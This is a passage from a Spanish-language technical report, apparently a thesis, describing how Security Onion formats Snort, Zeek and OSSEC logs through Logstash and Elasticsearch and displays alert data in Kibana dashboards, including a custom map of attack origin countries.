- source_ip: para tener la IP de origen dentro de la regla.
- source_port: para tener el puerto de origen dentro de la regla.
- destination_ip: para tener la Ip de destino dentro de la regla.
- destination_port: para tener el puerto de destino dentro de la regla.
- gid: para tener el identificador del grupo.
- host: para tener el host.
- priority: para tener la prioridad de la regla.
- protocol: para tener el protocolo de la regla.
- rev: para tener el número de edición de la regla.
- rule_type: tipo de la regla.
- severity: gravedad de la misma.
- sid: identificador de la regla.
- Signature_Info: información adicional que se la añade en Logstash.

Respecto a Bro, hay un archivo para realizar el formateo del log de Syslog-ng a un formato que pueda utilizar Elastic Search por cada tipo de dato de log (conn.log para las conexiones, dhcp.log para dhcp...). Por ejemplo, para el formateo de conn.log se consideran los siguientes campos:

- timestamp: Marca de tiempo en el que se produce el evento,
- uid: usuario del evento.
- source_ip: para la IP de origen de la conexión.
- source_port: el puerto de origen de la conexión.
- destination_ip: para la Ip destino de la conexión
- destination_port: puerto destino de la conexión.
- protocol: protocolo que se utliza en la conexión.
- duration: duración de la conexión.
- connection_state_description: estado de la conexión.

Todos estos campos son los que va a tener cada formato de Snort, Zeek y OSSEC para ser indexados por Elastic Search. Las plantillas finales que utiliza ElasticSearch son las siguientes:

```
logstash-ossec-template.json  (se aplica a los log ossec)
logstash-template.json (se aplica a los log de Bro y Snort)
```

3. En el tercer paso, Elastic Search se encarga de recolectar todos aquellos logs que ya han sido formateados por Logstash. Luego los indexa para que Kibana pueda hacer búsquedas sobre estos. Los logs de esta herramienta se sitúan en la siguiente ruta:

```
/var/log/elasticsearch/
```

La configuración de esta herramienta se encuentra dentro del archivo 'elasticsearch.yml' dentro de la siguiente ruta:

```
/etc/elasticsearch/
```

Dentro del archivo de configuración podemos ver variables como el nombre del cluster o el host, que es en el caso de una instalación standalone el propio computador:

```
cluster.name: "raul-virtual-machine"
network.host: 0.0.0.0
```

Todos los archivos que definen la ingesta de datos por parte de Elastic Search se encuentran en la siguiente ruta. Podemos encontrar los archivos para cada log de Bro, snort u OSSEC:

```
etc/elasticsearch/ingest/
```

```
"description" : "snort",
"processors" : [
  {
    "dissect": {
            "field": "message",
            "pattern" : "[%{gid}:%{sid}:%{rev}] %{alert} [Classification: %{classification}] [Priority: %{priority}]: <%{interface}> {%{protocol}} %{source_ip_port} -> %{destination_ip_port}",
            "on_failure": [ { "drop" : { } } ]
    }
  }
]
```

Figura 1.131: Ingesta de Snort en ElasticSearch

Un ejemplo es el de Snort, que como se puede observar en la figura 1.131 lo que hace es establecer expresiones regulares para extraer la información de cada campo. Estos

campos se definieron durante el formateo de los logs en Logstash como gid, alert, rev, classification etc.

Dentro de Security Onion, si realizamos una petición para ver el número de índices que hay, o el número de colecciones de datos que se están procesando:

```
curl localhost:9200/_cat/indices
```

Se puede observar que Security Onion crea un conjunto de índices por cada día del despliegue. Cada día se crean los siguientes índices:

- logstash-beats: para las colecciones de datos procedentes de la herramienta Beats.
- logstash-ossec: para las colecciones de datos procedentes de la herramienta OSSEC.
- logstash-ids: para las coleccions de datos procedentes de la herramienta Snort o Suricata.
- logstash-firewall: para las colecciones de datos procedentes del firewall del sisema.
- logstash-syslog: para las colecciones de datos procedentes de Syslog.
- logstash-bro: para la colecciones de datos procedentes de Wazuh/Bro.

Se puede ver en la figura 1.132 un extracto de los índices que se han creado durante varios días para nuestro despliegue standalone de Security Onion. Se puede ver si están cerrados o abiertos, el nombre del índice al que se le concatena una cadena con el día del despliegue y su identificador.

```
      close logstash-syslog-2020.03.21 MOXX9rKNSyK672oKVHiC0w
green open  logstash-bro-2020.05.14    yZ3V4KgkQ6uvViqEFViSbQ
green open  logstash-ossec-2020.05.10  rJbdMBW1R0e502m834DlNQ
```

Figura 1.132: Extracto de los índices de Elastic Search

4. En el cuarto paso, el analista mediante la herramienta Kibana visualiza el dashboard de Kibana con toda la información que previamente ha sido formateada por Logstash e indexada por Elastic Search. La configuración de Kibana se realiza con el archivo 'kibana.yml' puede encontrarse en la siguiente ruta:

```
/etc/kibana/
```

Dentro de este archivo de configuración se encuentra la url a partir de la cual accedemos:

```
elasticsearch.url: http://elasticsearch:9200
```

Por otra parte, la ruta donde registra sus logs es la siguiente:

```
/var/log/kibana
```

1.10.11.2. Información que podemos obtener de Kibana

En esta sección se va a describir la información principal que podemos obtener de la herramienta. El usuario puede entrar dentro de la herramienta con el mismo usuario que se utiliza en Sguild y Squert como se vió en la figura 1.116.

Una vez hemos introducido el usuario y contraseña, podemos observar el dashboard principal de Security Onion en Kibana (véase figura 1.133).




Figura 1.133: Dashboard principal de Security Onion en Kibana

Dentro del dashboard principal podemos encontrar:

- El número total de logs que han sucedido en el sistema Security Onion.

- Una línea temporal en la que el eje horizontal está dividido por horas, y en el eje vertical se sitúa el número de logs en ese intervalo de tiempo.
- El tipo de logs que ha habido junto a su número.
- El número de sensores y el número de dispositivos. En este trabajo sólo muestra 1 debido a que es una instalación standalone.

Una de las partes más importantes del dashboard principal es el resumen total de noticias de todas las herramientas que componen el sistema. Se puede observar en la figura 1.134.




Figura 1.134: Resumen de datos de alerta en el dashboard principal

En el resumen de noticias podemos encontrar:

- Podemos ver una gráficas extraídas por Zeek que nos indican el agrupamiento de conexiones por países.
- El número total de noticias Zeek que se han generado.
- El número de alertas que hemos generado (en el caso de nuestro despliegue) con Snort.
- El número de alertas que se han generado con OSSEC.
- Un resumen de los eventos generados en OSSEC, indicando su descripción, el agente que lo ha generado, nombre de usuario y el número de ocurrencias.
- Un resumen de los datos de alerta generados en Snort, indicando la IP de origen, IP de destino, y el número de ocurrencias.

En la parte superior derecha del dashboard principal podemos encontrar estas opciones. Se puede observar en la figura 1.135.

- Full screen: Nos permite poner en pantalla completa el dashboard activo.
- Share: Nos permite compartir el dashboard.
- Clone: Nos permite clonar el dashboard por si queremos hacer experimentos o nuestra propia versión del dashboard de Security Onion y no modificar el que viene por defecto.
- Edit nos permite modificar cualquier elemento del dashboard.
- Documentation: Nos lleva a la página principal de la documentación de Kibana.
- Autorefresh: Nos permite establecer el intervalo de tiempo en el que se va a refrescar el dashboard. Por defecto está desactivado. Esta opción puede suponer una carga muy grande e innecesaria si el intervalo de tiempo es demasiado pequeño.
- El apartado time range: Nos permite establecer el intervalo temporal de los datos que se muestran el dashboard. Se pueden utilizar valores predefinidos (rápidos), tiempo relativo, tiempo absoluto y reciente.




Figura 1.135: Opciones del dashboard

En el panel de la esquina superior izquierda. Dentro de la sección 'Alert Data'. Se encuentran todos los dashboards que Security Onion pone a nuestra disposición. Se pueden observar en la figura 1.136.




Figura 1.136: Datos de alerta dentro del dashboard principal

Dentro del dashboard de Zeek 'Zeek Notices', lo principal es el número de noticias que se han generado y la línea de tiempo, que en este caso es el número de alertas por minuto. Se puede observar en la figura 1.137.




Figura 1.137: Línea de tiempo y datos de alerta

Otro de los componentes más importantes de este dashboard es el resumen de noticias que se han generado. Se puede ver en la figura 1.138. Se puede observar el mensaje de la alerta, el submensaje de la alerta y el número de ocurrencias.

Figura 1.138: Resumen de noticias Zeek en el dashboard de Zeek

Otra de las opciones dentro de la sección 'Alert Data' es la de la herramienta auxiliar ElastAlert. Esta herramienta permite generar alertas basadas en los componentes de Elastic. Su dashboard principal de muestra en la figura 1.139. Podemos encontrar información sobre:

- El número total de logs que se han producido.
- Una línea temporal cuyo intervalo temporal es el minuto.
- El tipo de alerta que se ha generado.
- Las reglas que se han activado junto con su número de ocurrencias.




Figura 1.139: Dashboard de ElastAlert

El dashboard principal de alertas HIDS dentro de Security Onion se muestra en la figura 1.140. Se encuentra dentro de la opción 'HIDS' de 'Alert Data'. Principalmente podemos encontrar:

- El número de alertas total que ha producido OSSEC.
- La línea temporal de eventos por minuto.
- El resumen de los datos de alerta junto con el agente que lo ha generado, el usuario y el número de ocurrencias.
- Una gráfica circular que muestra el número de ocurrencias y su severidad.




Figura 1.140: Dashboard de datos de alerta HIDS

Se puede observar el dashboard de datos de alerta NIDS en la opción 'NIDS' (figura 1.141. Se puede obtener:

- El número total de alertas generadas por las herramientas NIDS (Snort).
- La línea temporal que muestra la relación entre el número de alertas generadas cada media hora.
- Una gráfica que indica las categorías en las que se enmarcan los eventos.
- La clasificación de las alertas que se han generado.




Figura 1.141: Parte superior del dashboard NIDS

Otro componente interesante de este dashboard es el resumen total de los datos de alerta (figura 1.142). Contiene información sobre:

- La alerta que ha sido generada.
- La dirección IP de origen de cada alerta.
- La dirección IP destino de cada alerta.
- El número de ocurrencias dentro del intervalo de tiempo.




Figura 1.142: Resumen de las alertas NIDS dentro del dashboard NIDS

Otros componentes relevantes de este dashboard se muestran en la figura 1.143. En estos componentes se muestran:

- Una gráfica que muestra la severidad de todos los datos de alerta que se han generado.
- Los puertos de origen y destino recogidos dentro de todas las alertas NIDS.
- Las direcciones IP de origen y destino de todas las alertas.




Figura 1.143: Componentes relevantes del dashboard NIDS

Dentro del dashboard principal tenemos la sección 'Zeek hunting' en la que se muestra un dashboard por cada fichero log que se haya generado mediante la herramienta Zeek. Podemos ver las primeras secciones en la figura 1.144.




Figura 1.144: Sección Zeek Hunting dentro de Kibana

Un ejemplo de estos dashboard se muestra en la figura 1.145. Pertenece al fichero de conexiones dentro de la sección 'Connections' de 'Zeek Hunting'. Se puede observar:

- El número total de conexiones que se han producido.
- La línea temporal que muestra la relación entre los eventos producidos cada media hora.
- El servicio o protocolo que se utiliza en cada conexión.
- Una gráfica de barras que muestra los protocolos más utilizados.




Figura 1.145: Dashboard del log de conexiones dentro de Kibana

Además, se han desarrollado dos visualizaciones para el dashboard de los datos de alerta NIDS. Estos dos componentes son mapas que muestran la localización geográfica de los países origen y destino de los ataques.

Para cada la creación de los mapas, la configuración se puede observar en la figura 1.146 vamos a recoger los datos del índice logstash. La agregación de los datos que vamos a utilizar va a consistir en contar el número de ocurrencias y le vamos a asignar la etiqueta cantidad.

Luego, se va a utilizar una agregación por el campo source_geo.country_name.keyword que es el campo que nos indica en los datos de alerta el país de origen del ataque. Finalmente se van a ordenar descendentemente con un tamaño de cien.




Figura 1.146: Configuración del mapa de regiones en Kibana

Por otro lado, el mapa que se va a utilizar es de tipo World Countries y el campo por el que se van a unir es el nombre. Se va a escoger el estilo del mapa y la base. Esto se muestra en la figura 1.147.




Figura 1.147: Configuración del mapa de regiones

Finalmente, el resultado se muestra en la figura 1.148, 1.149 donde podemos ver algunas ocurrencias de ejemplo generadas con la interfaz de pruebas.




Figura 1.148: Mapa de regiones de origen

